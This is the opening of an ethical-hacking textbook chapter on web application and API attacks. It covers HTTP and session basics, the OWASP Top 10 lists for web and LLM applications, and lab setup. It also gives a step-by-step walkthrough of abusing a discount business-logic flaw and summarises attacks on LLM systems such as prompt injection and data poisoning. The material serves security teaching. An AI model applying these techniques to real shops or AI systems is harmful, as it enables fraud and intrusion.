10

Hacking Modern Web Applications and APIs

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to do the following:

- Understand web application-based attacks using the OWASP Top 10 for Web Applications and OWASP Top 10 for LLM Applications
- Build your own web application lab
- Understand business logic flaws
- Understand injection-based vulnerabilities
- Exploit authentication-based vulnerabilities
- Exploit authorization-based vulnerabilities
- Understand cross-site scripting (XSS) vulnerabilities
- Understand cross-site request forgery and server-side request forgery attacks
- Understand clickjacking
- Exploit security misconfigurations
- Exploit file inclusion and directory traversal vulnerabilities
- Assess insecure code practices
- Hack databases
- Understand API attacks

Web-based applications are everywhere. You can find them for online retail, banking, enterprise, artificial intelligence (AI), mobile, and Internet of Things (IoT) applications. Thanks to the advancements in modern web applications and related frameworks, the ways we create, deploy, and maintain web applications have changed such that the environment is now very complex and diverse. These advancements in web applications have also attracted threat actors.

In previous chapters, you learned how to use AI to accelerate offensive security (ethical hacking) tasks. In this chapter, you will learn how to assess and exploit application-based vulnerabilities. The chapter starts with an overview of web applications and the OWASP Top 10 for Web Applications, as well as the OWASP Top 10 for LLM Applications. It also provides guidance on how you can build your own web application lab. In this chapter, you will gain an understanding of injection-based vulnerabilities. You will also learn about ways threat actors exploit authentication and authorization flaws. You will also gain an understanding of cross-site scripting (XSS) and cross-site request forgery (CSRF/XSRF) vulnerabilities and how to exploit them. Furthermore, you will also learn about clickjacking and how threat actors may take advantage of security

misconfigurations, directory traversal vulnerabilities, insecure code practices, and attacks against application programming interfaces (APIs).

Overview of Web Application-Based Attacks, the OWASP Top 10 for Web Applications, and OWASP Top 10 for LLM Applications

Web applications use many different protocols, the most prevalent of which is HTTP. This book assumes that you have a basic understanding of Internet protocols and their use, but this chapter takes a deep dive into the components of protocols like HTTP that you will find in nearly all web applications.

The HTTP Protocol

Let's look at a few facts and definitions before we proceed to details about HTTP:

- The HTTP 1.1 protocol is defined in RFCs 7230–7235.
- In the examples in this chapter, when we refer to an *HTTP server*, we basically mean a *web server*.
- When we refer to *HTTP clients*, we are talking about browsers, proxies, API clients, and other custom HTTP client programs.
- HTTP is a simple protocol, which is both a good thing and a bad thing.
- In most cases, HTTP is categorized as a stateless protocol that does not rely on a persistent connection for communication logic.
- An HTTP transaction consists of a single request from a client to a server, followed by a single response from the server back to the client.
- HTTP is different from stateful protocols, such as FTP, SMTP, IMAP, and POP. When a protocol is stateful, sequences of related commands are treated as a single interaction.
- A server must maintain the state of its interaction with the client throughout the transmission of successive commands, until the interaction is terminated.
- A sequence of transmitted and executed commands is often called a *session*.

Figure 10-1 shows a simple topology that includes a client, a proxy, and a web (HTTP) server.



Figure 10-1

A Web Client, a Proxy, and a Web (HTTP) Server

HTTP proxies act as both servers and clients. Proxies make requests to web servers on behalf of other clients. They enable HTTP transfers across firewalls and can also provide support for caching of HTTP messages. Proxies also can perform other roles in complex environments, including Network Address Translation (NAT) and filtering of HTTP requests.

Note

Later in this chapter, you will learn how to use tools such as Burp and ZAP to intercept communications between a browser or a client and a web server.

HTTP is an application-level protocol in the TCP/IP protocol suite, and it uses TCP as the underlying transport layer protocol for transmitting messages. HTTP uses a request/response model, which basically means that an HTTP client program sends an HTTP request message to a server, and then the server returns an HTTP response message, as demonstrated in **Figure 10-2**.



Figure 10-2

HTTP Request/Response Model

In **Figure 10-2**, a client sends an HTTP request to the web server, and the server replies back with an HTTP response. In **Example 10-1**, the Linux **tcpdump** utility (command) is used to capture the packets from the client (192.168.88.2) to the web server to access the website **https://h4cker.org**.

Example 10-1 Packet Capture of an HTTP Request and Response Using *tcpdump*

Click here to view code image

```
omar@jorel:~$ sudo tcpdump net 185.199.0.0/16
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp9s0, link-type EN10MB (Ethernet), capture size 262144 bytes

23:55:13.076301 IP 192.168.88.2.37328 > 185.199.109.153.http: Flags [S],
seq 3575866614, win 29200, options [mss 1460,sackOK,TS val 462864607 ecr 0,nop,
wscale 7], length 0

23:55:13.091262 IP 185.199.109.153.http > 192.168.88.2.37328: Flags [S.],
seq 3039448681, ack 3575866615, win 26960, options [mss 1360,sackOK,
TS val 491992242 ecr 462864607,nop,wscale 9], length 0

23:55:13.091322 IP 192.168.88.2.37328 > 185.199.109.153.http: Flags [.], ack 1,
win 229, options [nop,nop,TS val 462864611 ecr 491992242], length 0

23:55:13.091409 IP 192.168.88.2.37328 > 185.199.109.153.http: Flags [P.], seq 1:79,
ack 1, win 229, options [nop,nop,TS val 462864611 ecr 491992242], length 78:
HTTP: GET / HTTP/1.1

23:55:13.105791 IP 185.199.109.153.http > 192.168.88.2.37328: Flags [.], ack 79,
win 53, options [nop,nop,TS val 491992246 ecr 462864611], length 0

23:55:13.106727 IP 185.199.109.153.http > 192.168.88.2.37328: Flags [P.],
seq 1:6404, ack 79, win 53, options [nop,nop,TS val 491992246 ecr 462864611],
```

```
length 6403: HTTP: HTTP/1.1 200 OK

23:55:13.106776 IP 192.168.88.2.37328 > 185.199.109.153.http: Flags [.], ack 6404,
win 329, options [nop,nop,TS val 462864615 ecr 491992246], length 0
```

In **Example 10-1**, you can see the packets that correspond to the steps shown in **Figure 10-2**. The client and the server first complete the TCP three-way handshake (SYN, SYN ACK, ACK). Then the client sends an HTTP **GET** (request), and the server replies with a TCP ACK and the contents of the page (with an HTTP 200 OK response). Each of these request and response messages contains a message header and message body. HTTP messages (both requests and responses) have a structure that consists of a block of lines comprising the message header, followed by a message body. **Figure 10-3** shows the details of an HTTPS request packet capture collected between a client (172.20.1.34) and a web server (websploit.org).



Figure 10-3

Using Wireshark to Collect Packets

The packet shown in **Figure 10-3** was collected with Wireshark. As you can see, HTTP messages are not designed for human consumption and have to be expressive enough to control HTTP servers, browsers, and proxies. The following are some of the high-level steps on the connection between the client and **websploit.org**:

1. TCP three-way handshake (SYN, SYN-ACK, ACK) between the client and server
2. Client Hello from 172.20.1.34 to **websploit.org**
3. Server Hello from **websploit.org** to 172.20.1.34
4. Certificate from **websploit.org** to 172.20.1.34
5. Server Hello Done from **websploit.org** to 172.20.1.34
6. Client Key Exchange from 172.20.1.34 to **websploit.org**
7. Change Cipher Spec from 172.20.1.34 to **websploit.org**
8. Finished from 172.20.1.34 to **websploit.org**
9. Change Cipher Spec from **websploit.org** to 172.20.1.34
10. Finished from **websploit.org** to 172.20.1.34

11. Encrypted Application Data (HTTP request and response)

Tip

Download Wireshark and establish a connection between your browser and any web server. Is the output similar to the output in **Figure 10-3**? It is highly recommended that you understand how any protocol and technology really work behind the scenes. One of the best ways to learn is to collect packet captures and analyze how the devices communicate.

When HTTP servers and browsers communicate with each other, they perform interactions based on headers as well as body content. The HTTP request has the following structure:

- **The Method:** In this example, the method is an HTTP **GET**, although it could be any of the following:
  - **GET:** Retrieves information from the server
  - **HEAD:** Basically operates the same as GET but returns only HTTP headers and no document body
  - **POST:** Sends data to the server (typically using HTML forms, API requests, and so on)
  - **TRACE:** Does a message loopback test along the path to the target resource
  - **PUT:** Uploads a representation of the specified URI
  - **DELETE:** Deletes the specified resource
  - **OPTIONS:** Returns the HTTP methods that the server supports
  - **CONNECT:** Converts the request connection to a transparent TCP/IP tunnel
- **The URI and the Path-to-Resource Field:** This represents the path portion of the requested URL.
- **The Request Version-Number Field:** This specifies the version of HTTP used by the client.
- **The User Agent:** In the following example, Chrome is used to access the website. In the packet capture, you see the following:
  Click here to view code image

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_4)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36\r\n.
```

- **Several Other Fields:** Accept, Accept-Language, Accept Encoding, and other fields also appear. The Accept header indicates which media types (MIME types) the client can understand. The server uses this information to select a suitable content type for the response. It tells the server about the media types (for example, text/html, application/json) that the client can process. The Accept-Language header specifies which languages and regional variants the client prefers for the response content. It indicates the client's preferred languages (such as **en-US** for American English or **fr-FR** for French as spoken in France).

The Accept-Encoding header informs the server about which content encoding methods (usually compression algorithms) the client supports. This information is used to specify which compression methods (for example, gzip, deflate, br) are acceptable to reduce bandwidth usage.

The server, after receiving this request, generates a response. The server response includes a three-digit status code and a brief human-readable explanation of the status code. Below that you can see the text data (which is the HTML code coming back from the server and displaying the website contents).

Tip

It is important that you become familiar with HTTP message status codes. W3Schools provides a good explanation at **https://www.w3schools.com/tags/ref_httpmessages.asp**.

The HTTP status code messages can be in the following ranges:

- Messages in the 100 range are informational.
- Messages in the 200 range are related to successful transactions.
- Messages in the 300 range are related to HTTP redirections.
- Messages in the 400 range are related to client errors.
- Messages in the 500 range are related to server errors.

HTTP and other protocols use URLs—and you are definitely familiar with URLs, since you use them every day. This section explains the elements of a URL so you can better understand how to abuse some of these parameters and elements from an offensive security perspective.

Consider the URL **https://theartofhacking.org:8123/dir/test;id=89?name=omar&x=true**. Let's break down this URL into its component parts:

- **scheme:** This is the portion of the URL that designates the underlying protocol to be used (for example, HTTP, HTTPS, FTP, SFTP); it is followed by a colon and two forward slashes (//). In this example, the scheme is **https**.
- **host:** This is the IP address (numeric or DNS-based) for the web server being accessed; it usually follows the colon and two forward slashes. In this case, the host is **theartofhacking.org**.
- **port:** This optional portion of the URL designates the port number to which the target web server listens. (The default port number for HTTP servers is 80, but some configurations are set up to use an alternate port number.) In this case, the server is configured to use port **8123**.
- **path:** This is the path from the root directory of the server to the desired resource. In this case, you can see that there is a directory called **dir**. (Keep in mind that, in reality, web servers may use aliasing to

point to documents, gateways, and services that are not explicitly accessible from the server's root directory.)

- **path-segment-params:** This portion of the URL includes optional name/value pairs (that is, path segment parameters). A path segment parameter is typically preceded by a semicolon (depending on the programming language used), and it comes immediately after the path information. In this example, the path segment parameter is **id=89**. Path segment parameters are not commonly used. In addition, it is worth mentioning that these parameters are different from query-string parameters (often referred to as *URL parameters*).
- **query-string:** This optional portion of the URL contains name/value pairs that represent dynamic parameters associated with the request. These parameters are commonly included in links for tracking and context-setting purposes. They may also be produced from variables in HTML forms. Typically, the query string is preceded by a question mark. Equals signs (=) separate names and values, and ampersands (**&**) mark the boundaries between name/value pairs. In this example, the query string is **name=omar&x=true**.

Note

The URL notation here applies to most protocols (for example, HTTP, HTTPS, and FTP).

In addition, other protocols such as HTML and Cascading Style Sheets (CSS) are used on things like Simple Object Access Protocol (SOAP) and RESTful APIs. Examples include JSON, XML, and Web Processing Service (WPS; which is not the same as the WPS in wireless networks).

Understanding REST APIs

REST API (or *RESTful API*) is a type of application programming interface (API) that conforms to the specification of the representational state transfer (REST) architectural style and allows for interaction with web services. REST APIs are used to build and integrate multiple application software. In short, if you want to interact with a web service to retrieve information or add, delete, or modify data, an API helps you communicate with such a system to fulfill the request. REST APIs use JSON as the standard format for output and requests. SOAP is an older technology used in legacy APIs that use XML instead of JSON. *Extensible Markup Language-Remote Procedure Call (XML-RPC)* is a protocol in legacy applications that uses XML to encode its calls and leverages the HTTP as a transport mechanism.

The current HTTP versions are 1.1 and 2.0. **Figure 10-4** shows an example of an HTTP 1.1 exchange between a web client and a web server.



Figure 10-4

HTTP 1.1 Exchange

Figure 10-5 shows an example of an HTTP 2.0 exchange between a web client and a web server.

Tip

As a practice exercise, use **curl** (**https://curl.se/docs/**) to create a connection to the **websploit.org** website. You can connect using HTTP 2.0 using the command **curl --http2 https://websploit.org**. Try to change the version to HTTP 2.0 and use Wireshark. Can you see the difference between the versions of HTTP in a packet capture?



Figure 10-5

HTTP 2.0 Multiplexing

Understanding Web Sessions

A *web session* is a sequence of HTTP request and response transactions between a web client and a server. These transactions include pre-authentication tasks, the authentication process, session management, access control, and session finalization. Numerous web applications keep track of information about each user for the duration of the web transactions. Several web applications have the ability to establish variables such as access rights and localization settings. These variables apply to each and every interaction a user has with the web application for the duration of the session.

Web applications can create sessions to keep track of anonymous users after the very first user request. For example, an application can remember the user language preference every time it visits the site or application frontend. In addition, a web application uses a session after the user has authenticated. This way, the application can identify the user on any subsequent requests and also apply security access controls and increase the usability of the application. In short, web applications can provide session capabilities both before and after authentication.

After an authenticated session has been established, the session ID (or token) is temporarily equivalent to the strongest authentication method used by the application, such as usernames and passwords, one-time passwords, and client-based digital certificates.

Tip

A good resource that provides a lot of information about application authentication is the OWASP Authentication Cheat Sheet, available at **https://www.owasp.org/index.php/Authentication_Cheat_Sheet**.

To keep the authenticated state and track user progress, applications provide users with session IDs, or tokens. A token is assigned at session creation time, and it is shared and exchanged by the user and the web application for the duration of the session. The session ID is a name/value pair.

The session ID names used by the most common web application development frameworks can be easily fingerprinted. For instance, you can easily fingerprint PHPSESSID (PHP), JSESSIONID (J2EE), CFID and CFTOKEN (ColdFusion), ASP.NET_SessionId (ASP .NET), and many others. In addition, the session ID name may indicate what framework and programming languages are used by the web application.

It is recommended that you change the default session ID name of the web development framework to a generic name, such as **id**. The session ID must be long enough to prevent brute-force attacks. Sometimes developers set it to just a few bits, though it must be at least 128 bits (16 bytes).

Tip

It is very important that the session ID be unique and unpredictable. You should use a good deterministic random bit generator (DRBG) to create a session ID value that provides at least 256 bits of entropy.

Multiple mechanisms are available in HTTP to maintain session state within web applications, including cookies (in the standard HTTP header), the URL parameters and rewriting defined in RFC 3986, and URL arguments on GET requests. In addition, developers use body arguments on POST requests, such as hidden form fields (HTML forms) or proprietary HTTP headers. However, one of the most widely used session ID exchange mechanisms is cookies, which offer advanced capabilities not available in other methods.

Including the session ID in the URL can lead to the manipulation of the ID or session fixation attacks. It is therefore important to keep the session ID out of the URL.

Tip

Web development frameworks such as ASP .NET, PHP, and Ruby on Rails provide their own session management features and associated implementations. It is recommended that you use these built-in frameworks rather than build your own from scratch, since they have been tested by many people. When you perform pen testing, you are likely to find people trying to create their own frameworks. In addition, JSON Web Token (JWT) can be used for authentication in modern applications.

This point may seem pretty obvious, but you have to remember to encrypt an entire web session, not only for the authentication process where the user credentials are exchanged but also to ensure that the session ID is exchanged only through an encrypted channel. The use of an encrypted communication channel also protects the session against some *session fixation* attacks, in which the attacker is able to intercept and manipulate the web traffic to inject (or fix) the session ID on the victim's web browser.

Session management mechanisms based on cookies can make use of two types of cookies: nonpersistent (or session) cookies and persistent cookies. If a cookie has a **Max-Age** or **Expires** attribute, it is considered a persistent cookie and is stored on a disk by the web browser until the expiration time. Common web applications and clients will prioritize the **Max-Age** attribute over the **Expires** attribute.

Modern applications typically track users after authentication by using nonpersistent cookies. This forces the session information to be deleted from the client if the current web browser instance is closed. This is why it is important to use nonpersistent cookies: so the session ID does not remain on the web client cache for long periods of time.

Session IDs must be carefully validated and verified by an application. Depending on the session management mechanism that is used, the session ID will be received in a GET or POST parameter, in the URL, or in an HTTP header using cookies. If web applications do not validate and filter out invalid session ID values, they can potentially be used to exploit other web vulnerabilities, such as SQL injection if the session IDs are stored on a relational database or persistent cross-site scripting if the session IDs are stored and reflected back afterward by the web application.

Note

You will learn about SQL injection and XSS later in this chapter.

OWASP Top 10 for Web Applications

The Open Web Application Security Project (OWASP) is an international organization dedicated to educating industry professionals, creating

tools, and evangelizing best practices for securing web applications and underlying systems. There are dozens of OWASP chapters around the world. It is recommended that you become familiar with OWASP's website (**https://www.owasp.org**) and guidance. By now, you know that I am a fan of OWASP. As a matter of fact, I am a lifetime member. OWASP publishes a list of the top 10 application security risks in its website at **https://owasp.org/www-project-top-ten/**.

The *OWASP Top 10* is an awareness document and a community effort. You can also contribute and review via the GitHub repository at **https://github.com/OWASP/Top10**. OWASP often updates this list. The best way to keep up with the updates is by navigating directly to the website. This chapter will cover vulnerabilities in the OWASP Top 10, such as injection vulnerabilities, broken authentication, sensitive data exposure, cross-site scripting, server-side request forgery, cross-site request forgery, and others.

OWASP Top 10 for LLM Applications

Similar to the OWASP Top 10 for Web Applications, OWASP created the OWASP Top 10 for LLM Applications (which can be accessed at **https://genai.owasp.org**). Organizations are integrating LLMs into their operations and client-facing services to tap into the potential of AI. However, this rapid adoption has outpaced the development of robust security protocols, leaving many applications susceptible to high-risk vulnerabilities. A notable gap existed in a unified resource addressing security concerns specific to LLMs. Developers, often unfamiliar with LLM-specific risks, were left to navigate scattered resources. OWASP recognized this need and aimed to facilitate the safer adoption of LLM technology.

Note

OWASP expanded its GenAI security guidance with guides for handling deepfakes, building an AI security center of excellence, and a Gen AI security solutions guide.

The primary audience of the OWASP Top 10 for LLM Applications includes developers, data scientists, and security experts responsible for creating and building applications and plug-ins using LLM technologies. We provide practical, actionable, and concise security guidance to help these professionals navigate the complex and evolving landscape of LLM application security.

The OWASP Top 10 for LLM Applications list, while sharing similarities with other OWASP Top 10 lists, focuses on the unique challenges posed by LLM applications. It describes how conventional vulnerabilities manifest differently in LLMs and how traditional mitigation strategies need adaptation for these applications. The following are the current risks listed in the OWASP Top 10 for LLM Applications:

- **Prompt Injection**: An attacker manipulates the input prompts to the LLM to produce unintended or malicious outputs, potentially leading to data breaches or misinformation.
- **Insecure Output Handling**: Failure to properly sanitize and validate the LLM's output can result in the inclusion of harmful content, such as malicious code or sensitive information leaks.
- **Training Data Poisoning**: Malicious actors introduce corrupt or biased data into the training dataset, compromising the integrity and performance of the LLM and potentially embedding harmful behaviors.
- **Model Denial of Service**: Attacks are designed to overload the LLM's processing capacity, rendering it unresponsive or significantly degraded in performance, disrupting service availability.
- **Supply Chain Vulnerabilities**: Risks arise from third-party components or dependencies used in the LLM's development, which might harbor security flaws or be compromised by attackers.
- **Sensitive Information Disclosure**: The LLM inadvertently exposes confidential or personal data, either due to poor data handling practices or as a result of a prompt injection attack.
- **Insecure Plug-in Design**: Plug-ins or extensions interfacing with the LLM may have vulnerabilities that attackers can exploit, compromising the security of the entire system.
- **Excessive Agency**: Granting the LLM too much autonomy in decision-making processes without adequate oversight can lead to undesirable or unsafe actions.
- **Overreliance**: Depending too heavily on LLMs without implementing sufficient safeguards and fail-safes can result in catastrophic failures if the model behaves unexpectedly.
- **Model Theft**: Unauthorized access and extraction of the LLM could be used to create rogue versions, steal intellectual property, or gain competitive advantage.

MITRE ATLAS

MITRE also created a matrix to describe the tactics and techniques used by attackers against AI systems. This matrix, called *MITRE ATLAS*, can be accessed at **https://atlas.mitre.org**.

Building Your Own Web Application Lab

This section provides some tips and instructions on how you can build your own lab for web application penetration testing, including deploying intentionally vulnerable applications in a safe environment.

While most of the penetration testing tools covered in this book can be downloaded in isolation and installed in many different operating systems, several popular security-related Linux distributions package hundreds of tools. These distributions make it easy for you to get started without having to worry about the many dependencies, libraries, and compat-

ibility issues you may encounter. The following are the three most popular Linux distributions for ethical hacking (penetration testing and red teaming):

- **Kali Linux:** This is probably the most popular security penetration testing distribution of the three. Kali is a Debian-based distribution primarily supported and maintained by Offensive Security that can be downloaded from **https://www.kali.org**. You can easily install it in bare-metal systems, virtual machines, and even devices like Raspberry Pi devices and Chromebooks.
- **Parrot Security:** This is another popular Linux distribution that is used by many pen testers and security researchers. You can also install it in bare-metal and in virtual machines. You can download Parrot from **https://www.parrotsec.org**.
- **BlackArch Linux:** This increasingly popular security penetration testing distribution is based on Arch Linux and comes with more than 1,900 different tools and packages. You can download BlackArch Linux from **https://blackarch.org**.

There are several intentionally vulnerable applications and virtual machines that you can deploy in a lab (safe) environment to practice your skills. You can also run some of them in Docker containers.

Hacker GitHub Repository: **hackerrepo.org**

I have included numerous other resources and links to other tools and intentionally vulnerable systems that you can deploy in your lab in my GitHub repository at **https://hackerrepo.org**.

If you are just getting started, the simplest way to practice your skills in a safe environment is to install Kali Linux or Parrot Security in a VM and set up WebSploit Labs (websploit.org). Several of the examples covered later in this chapter and the next will be done using the tools and intentionally vulnerable applications running in WebSploit Labs.

Understanding Business Logic Flaws

Business logic flaws are ways that an attacker can use legitimate transactions and flows of an application in a way that results in a negative behavior or outcome. Most common business logic problems are different from the typical security vulnerability in an application (such as XSS, CSRF, or SQL injection). A challenge of business logic flaws is that they can't typically be found by using scanners or any other similar tools.

The likelihood of business logic flaws being exploited by threat actors depends on many circumstances. However, their consequences are typically higher than most common technical vulnerabilities. Validating data and creating a detailed threat model are among the biggest mitigations and preventions against business logic flaws. OWASP has different recom-

mendations on how to test and protect against business logic attacks at **https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/01-Test_Business_Logic_Data_Validation**.

MITRE has assigned the Common Weakness Enumeration (CWE) ID 840 (CWE-840) to business logic errors. You can obtain detailed information about CWE-840 at **https://cwe.mitre.org/data/definitions/840.html**. There you can see several more granular examples of business logic flaws, such as

- Unverified Ownership
- Authentication Bypass Using an Alternate Path or Channel
- Authorization Bypass Through User-Controlled Key
- Weak Password Recovery Mechanism for Forgotten Password
- Incorrect Ownership Assignment
- Allocation of Resources Without Limits or Throttling
- Premature Release of Resource During Expected Lifetime
- Improper Enforcement of a Single, Unique Action
- Improper Enforcement of Behavioral Workflow

Exploiting a Business Logic Vulnerability

A classic real-world example of a business logic flaw is the exploitation of discount functionality in e-commerce platforms. Consider an online store that offers a 10 percent discount on purchases over $1,000. The business logic is designed to apply the discount once the order total exceeds this threshold. However, if the application does not revalidate the order total after items are removed from the cart, an attacker could exploit this vulnerability.

1. The attacker adds items to their cart until the total exceeds $1,000.
2. The system applies the 10 percent discount automatically.
3. After receiving the discount, the attacker removes some items from the cart, reducing the total below $1,000.
4. If the system does not recheck whether the discount still applies after items are removed, the attacker can proceed to check out with a discounted price on a smaller order that no longer qualifies for the discount.

This type of flaw arises from a failure to validate business rules at each step of a transaction, allowing attackers to manipulate legitimate functionality for unintended benefits.

Since these flaws exploit normal functionality rather than break technical protocols, they often bypass traditional security measures like firewalls and intrusion detection systems. Automated tools struggle to identify these vulnerabilities because they require an understanding of how business processes should work, which is context-specific and nuanced. Exploiting such flaws can lead to unauthorized transactions, financial

losses, and reputational damage, as seen in cases like unlimited coupon redemption or fraudulent fund transfers. PortSwigger has a few additional examples at **https://portswigger.net/web-security/logic-flaws/examples**.

Note

As stated on the MITRE website, many business logic flaws are oriented toward business processes, application flows, and sequences of behaviors. These are not all represented in CWE as weaknesses related to input validation, memory management, and so on.

Understanding Injection-Based Vulnerabilities

Let's change gears a bit and look at injection-based vulnerabilities and how to exploit them. The following are examples of injection-based vulnerabilities:

- SQL injection vulnerabilities
- HTML injection vulnerabilities
- Command injection vulnerabilities
- Lightweight Directory Access Protocol (LDAP) injection vulnerabilities

Code injection vulnerabilities are exploited by forcing an application or a system to process invalid data. An attacker takes advantage of this type of vulnerability to inject code into a vulnerable system and change the course of execution. Successful exploitation can lead to the disclosure of sensitive information, manipulation of data, denial-of-service conditions, and more. Examples of code injection vulnerabilities include the following:

- SQL injection
- HTML script injection
- Dynamic code evaluation
- Object injection
- Remote file inclusion
- Uncontrolled format string
- Shell injection

The sections that follow cover some of these vulnerabilities.

Hacking Databases and Exploiting SQL Injection Vulnerabilities

SQL injection (SQLi) vulnerabilities can be catastrophic because they can allow an attacker to view, insert, delete, or modify records in a database. In an SQL injection attack, the attacker inserts, or *injects*, partial or complete SQL queries via the web application. The attacker injects SQL com-

mands into input fields in an application or a URL to execute predefined SQL commands.

A Brief Introduction to SQL

As you may know, the following are some of the most common SQL statements (commands):

- **SELECT:** Used to obtain data from a database
- **UPDATE:** Used to update data in a database
